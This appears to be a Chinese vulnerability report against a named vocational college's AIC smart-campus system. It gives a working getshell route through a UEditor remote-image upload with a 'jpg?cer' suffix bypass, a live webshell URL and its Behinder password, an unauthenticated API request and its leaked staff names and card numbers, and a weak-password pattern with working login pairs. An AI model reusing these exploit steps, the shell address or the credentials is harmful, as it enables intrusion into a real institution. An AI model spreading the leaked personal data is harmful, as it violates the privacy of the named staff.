

海南翼智慧AIC智慧校园系统第三处文件上传getshell, AIC智慧校园系统第三处文件上传getshell

这里同时打包一些接口未授权和弱口令, 就不单独交这些了, 希望审核给个高分, 谢谢啦

漏洞1: 任意文件上传点:

漏洞描述:AIC学生管理系统, 核心业务使用ueditor编辑器, 同时本身又是aspx站点,

.net存在任意文件上传, 绕过文件格式的限制, 在获取远程资源的时候并没有对远程文件的格式进行严格的过滤与判断。

AIC系统:






a

学工系统.net存在任意文件上传 接口:

<http://pt.xtzy.com/xsgl/ueditorUE/net//controller.ashx?action=catchimage>



{"state": "参数错误: 没有指定抓取源"}


b

getshell步骤: 1.将准备好的图片马上传到自己的vps服务器上面, 开启http服务, 远程下载

2.本地创建html文件, post上述接口, 将后缀修改为: jpg?cer绕过

c

bypass成功截图



d

shell地址: <http://pt.xtzy.com/xsgl/ueditorUE/net/upload/image/20221005/6380059123136132812373172.cer> rebeyond

盘符	类型	卷标	文件系统	可用空间	总空间
A	移动磁盘				
C	本地磁盘		NTFS	110.08g	255.75g
D	光驱				
E	本地磁盘 新加卷		NTFS	140.3g	244.14g

发现新版本: Behinder v4.0.5, 点击下载

fcmit.cc

冰蝎 v3.0 Beta 11 【t00ls专版】

By rebeyond

漏洞2: 接口未授权+弱口令

flow工作流程系统查询接口未鉴权, 泄露AIC全部用户卡号、用户名, 配合AIC的弱口令 账号为工号; 密码为工号加a, 导致系统弱口令

Go Cancel < >


Target: http://sf.xtzy.com

Request
Raw Params Headers Hex

GET /flow/AICAction.ashx?DoType=getSreachResult&dumpName=&searchtext=%25 HTTP/1.1
Host: sf.xtzy.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://sf.xtzy.com/flow/AICAction.ashx?DoType=getSreachResult&dumpName=&searchtext=%25

Response
Raw Headers Hex

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, No-Cache, X-Requested-With, If-Modified-Since, Pragma, Last-Modified, Cache-Control, Expires, Content-Type, X-E4M-With, userId, token



```
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 0
Access-Control-Allow-Credentials: true
XDomainRequestAllowed: 1
Date: Wed, 05 Oct 2022 11:02:06 GMT
Connection: close
Content-Length: 1700876
```

```
{["姓名": "陈婵", "部门名称": "湘潭医卫职业技术学院", "卡号": "admin"}, {"姓名": "陈婵", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1033"}, {"姓名": "赵闽", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1065"}, {"姓名": "谭小君", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1117"}, {"姓名": "刘胜", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1118"}, {"姓名": "陈美南", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1119"}, {"姓名": "李建明", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1126"}, {"姓名": "万洪", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1131"}, {"姓名": "冯国强", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1132"}, {"姓名": "李雨露", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1162"}, {"姓名": "龙亮", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "1268"}, {"姓名": "戴进", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "2001"}, {"姓名": "李婧", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "2012"}, {"姓名": "谭继承", "部门名称": "10105", "部门名称": "保卫处(武装部)", "卡号": "2047"}, {"姓名": "张丽", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1010"}, {"姓名": "葛金平", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1024"}, {"姓名": "王桃", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1056"}, {"姓名": "陈放平", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1153"}, {"姓名": "邓洁媛", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1158"}, {"姓名": "易亮", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1160"}, {"姓名": "李其峰", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1195"}, {"姓名": "齐宇", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "1286"}, {"姓名": "蔡景红", "部门名称": "10106", "部门名称": "成人教育培训部", "卡号": "2015"}, {"姓名": "谭燕", "部门名称": "10107", "部门名称": "组织部", "卡号": "1037"}, {"姓名": "朱冰", "部门名称": "10107", "部门名称": "组织部", "卡号": "1039"}, {"姓名": "李靖", "部门名称": "10107", "部门名称": "组织部", "卡号": "1840"}, {"姓名": "刘建强", "部门名称": "10107", "部门名称": "组织部", "卡号": "1840"}
```

admin 1 m

1,701,502 bytes | 11,548 r

g

配合这一处fuzz

<http://pt.xtzy.com/Flow/WF/AppClassic/Login.htm>

长度840以上均为弱口令,

Intruder attack 49

Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
862	YX115	200	<input type="checkbox"/>	<input type="checkbox"/>	840	
863	YX116	200	<input type="checkbox"/>	<input type="checkbox"/>	840	
865	YX118	200	<input type="checkbox"/>	<input type="checkbox"/>	840	
866	YX119	200	<input type="checkbox"/>	<input type="checkbox"/>	840	
864	YX117	200	<input type="checkbox"/>	<input type="checkbox"/>	840	
867	YX120	200	<input type="checkbox"/>	<input type="checkbox"/>	840	
868	YX200	200	<input type="checkbox"/>	<input type="checkbox"/>	840	

869	YX201	200	<input type="checkbox"/>	<input type="checkbox"/>	840
0		200	<input type="checkbox"/>	<input type="checkbox"/>	652
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	652
3	1065	200	<input type="checkbox"/>	<input type="checkbox"/>	652
2	1033	200	<input type="checkbox"/>	<input type="checkbox"/>	652
4	1117	200	<input type="checkbox"/>	<input type="checkbox"/>	652
5	1118	200	<input type="checkbox"/>	<input type="checkbox"/>	652
6	1119	200	<input type="checkbox"/>	<input type="checkbox"/>	652

RequestResponse

RawHeadersHex

```
tglvd0ucg35k0xpwekt&Lang=CH&Auth=&AuthName=; path=/
X-Powered-By: ASP.NET
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, No-Cache, X-Requested-With, If-Modified-Since, Pragma, Last-Modified, Cache-Control, Expires,
Content-Type, X-E4M-With,userId,token
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 0
Access-Control-Allow-Credentials: true
XDomainRequestAllowed: 1
Date: Wed, 05 Oct 2022 08:21:16 GMT
Connection: close
Content-Length: 13

登录成功.
```

?<+>

Type a search term

0 matches

Paused

f

YX201/YX201a

YX200/YX200a

YX119/YX119a

YX117/YX117a

.....

登录地址:http://pt.xtzy.com/log/eight/login.html

pt.xtzy.com/log/eight/index.aspx

☆

🔍

🔄

🔖

🔖 导入书签... 📁 常用 🌈 新标签页 🛡️ 审批设置

📱 移动设备上的书签

您必须先登录此网络才能访问互联网。 打开网络登录页面

AIC智能校园系统

AIC Smart Campus System

☰

首页 学校主页 新闻发布 修改密码 后台管理

YX201老师, 您好!

🔄 刷新

🚪 退出

💬

📧

📅

📅

📅

📅

📅

📅

➡️

🔔 未读信息 40条

✉️ 未读邮件 0封

🗨️ 会议通知 3条

📋 未读任务 0个

📅 下周课程 0次

🔄 待办流程 0条

📁 文件传阅 0封

📁 教务工作

📄 听课反馈

🚢 管理驾驶舱

🏢 后勤管理

🖥️ 流程首页

👤 人事管理

🔄 流程导出

➡️ 更多

会议通知

信息发布

会议纪要

党委文件

行政文件

其他文件

提质培优

● 2022年下半年第五周会议及活动安排【2022-09-23】**【附件】**

● 2022年下半年第四周会议及活动安排【2022-09-16】**【附件】**

● 2022年下半年第三周会议及活动安排【2022-09-10】**【附件】**

● 2022年下半年第二周会议及活动安排【2022-09-05】**【附件】**

● 2022年下半年第一周会议及活动安排【2022-08-27】**【附件】**

更多>>

流程进行中(0)

已完成

个人空间

我的档案 电话查询 个人工资

🕒 最近登录: 2022-10-05 19:27:55

📋 重要信息

📄 校党发〔2022〕54号 湘潭医卫职业技术学院网络与信息安全事件应急预案(修订稿)

📄 校党发〔2022〕53号 关于调整创新创业工作组织机构的通知

📄 校党发〔2022〕52号 关于调整学校网络安全与信息化领导小组成员的通知

📄 校发〔2022〕30号 湘潭医卫职业技术学院关于聘任秦月兰等51位同志担任外聘教师的通知

fcmit.cc

第7页 共7页

2022/11/1 星期二 21:59